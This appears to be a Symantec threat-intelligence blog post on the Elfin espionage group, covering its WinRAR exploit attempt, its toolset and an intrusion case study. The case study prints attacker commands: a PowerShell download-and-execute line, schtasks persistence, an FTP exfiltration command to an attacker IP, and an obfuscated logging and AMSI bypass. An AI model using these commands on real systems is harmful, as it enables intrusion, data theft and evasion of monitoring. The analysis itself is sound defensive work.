Elfin: Relentless Espionage Group Targets Multiple Organizations in Saudi Arabia and U.S.

symantec-blogs.broadcom.com/blogs/threat-intelligence/elfin-apt33-espionage



Figure 3. Elfin attacks by month, 2016-2019

Threat Hunter TeamSymantec

Vulnerability exploitation

In a recent wave of attacks during February 2019, Elfin attempted to exploit a known vulnerability (CVE-2018-20250) in WinRAR, the widely used file archiving and compression utility capable of creating self-extracting archive files. The exploit was used against one target in the chemical sector in Saudi Arabia. If successfully exploited on an unpatched computer, the vulnerability could permit an attacker to install any file on the computer, which effectively permits code execution on the targeted computer.

Two users in the targeted organization received a file called "JobDetails.rar", which attempted to exploit the WinRAR vulnerability. This file was likely delivered via a spear-phishing email. However, prior to this attempted attack, Symantec had rolled out proactive protection against any attempt to exploit this vulnerability (Exp.CVE-2018-20250). This protection successfully protected the targeted organization from being compromised.

The Shamoon connection

Elfin came under the spotlight in December 2018 when it was linked with a new wave of Shamoon attacks. One Shamoon victim in Saudi Arabia had recently also been attacked by Elfin and had been infected with the Stonedrill malware (Trojan.Stonedrill) used by Elfin. Because the Elfin and the Shamoon attacks against this organization occurred so close together, there has been speculation that the two groups may be linked. However, Symantec has found no further evidence to suggest Elfin was responsible for these Shamoon attacks to date. We continue to monitor the activities of both groups closely.

Elfin's toolset

Elfin has deployed a wide range of tools in its attacks including custom malware, commodity malware, and open-source hacking tools.

Custom malware used by the group include:

- Notestuk (Backdoor.Notestuk) (aka TURNEDUP): Malware that can be used to open a backdoor and gather information from a compromised computer.
- Stonedrill (Trojan.Stonedrill): Custom malware capable of opening a backdoor on an infected computer and downloading additional files. The malware also features a destructive component, which can wipe the master boot record of an infected computer.
- AutoIt backdoor: A custom built backdoor written in the AutoIt scripting language.

In addition to its custom malware, Elfin has also used a number of commodity malware tools, available for purchase on the cyber underground. These include:

- Remcos (Backdoor.Remvio): A commodity remote administration tool (RAT) that can be used to steal information from an infected computer.
- DarkComet (Backdoor.Breut): Another commodity RAT used to open a backdoor on an infected computer and steal information.
- Quasar RAT (Trojan.Quasar): Commodity RAT that can be used to steal passwords and execute commands on an infected computer.
- Pupy RAT (Backdoor.Patpoopy): Commodity RAT that can open a backdoor on an infected computer.
- NanoCore (Trojan.Nancrat): Commodity RAT used to open a backdoor on an infected computer and steal information.
- NetWeird (Trojan.Netweird.B): A commodity Trojan which can open a backdoor and steal information from the compromised computer. It may also download additional potentially malicious files.

Elfin also makes frequent use of a number of publicly available hacking tools, including:

- LaZagne (SecurityRisk.LaZagne): A login/password retrieval tool
- Mimikatz (Hacktool.Mimikatz): Tool designed to steal credentials
- Gpppassword: Tool used to obtain and decrypt Group Policy Preferences (GPP) passwords
- SniffPass (SniffPass): Tool designed to steal passwords by sniffing network traffic

Case study: How an Elfin attack unfolds

In this section, we describe in detail an Elfin attack on a U.S. organization. On February 12, 2018 at 16:45 (all times are in the organization's local time), an email was sent to the organization advertising a job vacancy at an American global service provider. The email contained a malicious link to hxxp://mynetwork.ddns[DOT].net:880.

The recipient clicked the link and proceeded to download and open a malicious HTML executable file, which in turn loaded content from a C&C server via an embedded iframe. At the same time, code embedded within this file also executed a PowerShell command to download and execute a copy of chfeeds.vbe from the C&C server.

```
[System.Net.ServicePointManager]::ServerCertificateValidationCallback={$true};IEX(New-Object
Net.WebClient).DownloadString('hxxps://217.147.168[DOT]46:8088/index.jpg');
```

A second JavaScript command was also executed, which created a scheduled task to execute chfeeds.vbe multiple times a day.

```
a.run('%windir%\\System32\\cmd.exe /c PowerShell -window hidden schtasks.exe /CREATE /SC DAILY /TN "1" /TR
"C:\\Users\\%username%\\AppData\\Local\\Microsoft\\Feeds\\chfeeds.vbe" /ST 01:00 /f && schtasks.exe /CREATE /SC DAILY /TN "3"
/TR "C:\\Users\\%username%\\AppData\\Local\\Microsoft\\Feeds\\chfeeds.vbe" /ST 03:00 /f && schtasks.exe /CREATE /SC DAILY /TN
"5" /TR "C:\\Users\\%username%\\AppData\\Local\\Microsoft\\Feeds\\chfeeds.vbe" /ST 05:00 /f && schtasks.exe /CREATE /SC DAILY
/TN "7" /TR "C:\\Users\\%username%\\AppData\\Local\\Microsoft\\Feeds\\chfeeds.vbe" /ST 07:00 /f && schtasks.exe /CREATE /SC
DAILY /TN "9" /TR "C:\\Users\\%username%\\AppData\\Local\\Microsoft\\Feeds\\chfeeds.vbe" /ST 09:00 /f && schtasks.exe /CREATE
/SC DAILY /TN "11" /TR "C:\\Users\\%username%\\AppData\\Local\\Microsoft\\Feeds\\chfeeds.vbe" /ST 11:00 /f && schtasks.exe
/CREATE /SC DAILY /TN "13" /TR "C:\\Users\\%username%\\AppData\\Local\\Microsoft\\Feeds\\chfeeds.vbe" /ST 13:00 /f &&
schtasks.exe /CREATE /SC DAILY /TN "15" /TR "C:\\Users\\%username%\\AppData\\Local\\Microsoft\\Feeds\\chfeeds.vbe" /ST 15:00 /f
&& schtasks.exe /CREATE /SC DAILY /TN "17" /TR "C:\\Users\\%username%\\AppData\\Local\\Microsoft\\Feeds\\chfeeds.vbe" /ST
17:00 /f && schtasks.exe /CREATE /SC DAILY /TN "19" /TR "C:\\Users\\%username%\\AppData\\Local\\Microsoft\\Feeds\\chfeeds.vbe"
/ST 19:00 /f && schtasks.exe /CREATE /SC DAILY /TN "21" /TR
"C:\\Users\\%username%\\AppData\\Local\\Microsoft\\Feeds\\chfeeds.vbe" /ST 21:00 /f && schtasks.exe /CREATE /SC DAILY /TN "23"
/TR "C:\\Users\\%username%\\AppData\\Local\\Microsoft\\Feeds\\chfeeds.vbe" /ST 23:00 /f ')
```

The chfeeds.vbe file acts as a downloader and was used to download a second PowerShell script (registry.ps1). This script in turn downloaded and executed a PowerShell backdoor known as POSHC2, a proxy-aware C&C framework, from the C&C server (hxxps:// host-manager.hopto.org). Later at 20:57, the attackers became active on the compromised machine and proceeded to download the archiving tool WinRAR.

```
89.34.237.118   808   hxxp://89.34.237[DOT]118:808/Rar32.exe
```

At 23:29, the attackers then proceeded to deploy an updated version of their POSHC2 stager.

```
192.119.15.35   880   hxxp://mynetwork.ddns[DOT]net:880/st-36-p4578.ps1
```

This tool was downloaded several times between 23:29 on February 12 and 07:47 on February 13.

Two days later, on February 14 at 15:12, the attackers returned and installed Quasar RAT onto the infected computer that communicated with a C&C server (217.147.168.123). Quasar RAT was installed to CSIDL_PROFILE\appdata\roaming\microsoft\crypto\smss.exe.

At this point, the attackers ceased activity while maintaining access to the network until February 21. At 06:38, the attackers were observed downloading a custom .NET FTP tool to the infected computer.

```
192.119.15.36   880   hxxp://192.119.15[DOT]36:880/ftp.exe
```

Later at 6:56, the attackers exfiltrated data using this FTP tool to a remote host:

```
JsuObf.exe Nup#Tntcommand -s CSIDL_PROFILE\appdata\roaming\adobe\rar -a ftp://89.34.237.118:2020 -f /[REDACTED] -u
[REDACTED] -p [REDACTED]
```

Activity ceased until the attackers returned on March 5 and were observed using Quasar RAT to download a second custom AutoIt FTP exfiltration tool known as FastUploader from hxxp://192.119.15[DOT]36:880/ftp.exe. This tool was then installed to csidl_profile\appdata\roaming\adobe\ftp.exe. FastUploader is a custom FTP tool designed to exfiltrate data at a faster rate than traditional FTP clients.

At this point, additional activity from the attackers continued between March 5 into April, and on April 18 at 11:50, a second remote access tool known as DarkComet was deployed to csidl_profile\appdata\roaming\microsoft\windows\start menu\programs\startup\smss.exe on the infected computer. This was quickly followed 15 seconds later by the installation of a credential dumping to csidl_profile\appdata\roaming\microsoft\credentials\dwm32.exe, and the execution of PowerShell commands via PowerShell Empire, a freely available post-exploitation framework, to bypass logging on the infected machine.

```
$GPF=[Ref].AsSeMBLy.GeTTYPe('System.Management.Automation.Utils')."GEtFiE`LD"
('cachedGroupPolicySettings','N'+'onPublic,Static');If($GPF){$GPC=$GPF.GeTVALUE($NUlL);If($GPC['ScriptB'+'lockLogging'])
{$GPC['ScriptB'+'lockLogging']['EnableScriptB'+'lockLogging']=0;$GPC['ScriptB'+'lockLogging']
['EnableScriptBlockInvocationLogging']=0}$vAL=
[COlLecTIons.GEneRic.DIctIoNARy[stRiNG,SyStEM.Object]]::nEw();$VAL.ADD('EnableScriptB'+'lockLogging',0);$VaL.Add
('EnableScriptBlockInvocationLogging',0);$GPC
['HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\ScriptB'+'lockLogging']=$VaL}ELSe{[SCRIPTBLOck]."GEtFiE`l
('signatures','N'+'onPublic,Static').SETVAlue($NuLL,(New-ObjeCt ColLectiONs.GeNERic.HASHSEt[StrInG]))}
[REF].AssemBLy.GetTyPE('System.Management.Automation.AmsiUtils')|?{$_}|%
{$_.GEtFielD('amsiInitFailed','NonPublic,Static').SETValUe($nUll,$TrUE)};
```

Activity continued throughout April where additional versions of DarkComet, POSHC2 implants, and an AutoIt backdoor were deployed along with further credential dumping activities.

Active and agile attacker

Elfin is one of the most active groups currently operating in the Middle East, targeting a large number of organizations across a diverse range of sectors. Over the past three years, the group has utilized a wide array of tools against its victims, ranging from custom built malware to off-the-shelf RATs, indicating a willingness to continually revise its tactics and find whatever tools it takes to compromise its next set of victims.

Protection/Mitigation

Symantec has the following protection in place to protect customers against these attacks:

File-based protection

- Backdoor.Notestuk
- Trojan.Stonedrill
- Backdoor.Remvio
- Backdoor.Breut
- Trojan.Quasar
- Backdoor.Patpoopy
- Trojan.Nancrat
- Trojan.Netweird.B
- Exp.CVE-2018-20250
- SecurityRisk.LaZagne
- Hacktool.Mimikatz
- SniffPass

About the Author

Threat Hunter Team

Symantec

The Threat Hunter Team is a group of security experts within Symantec whose mission is to investigate targeted attacks, drive enhanced protection in Symantec products, and offer analysis that helps customers respond to attacks.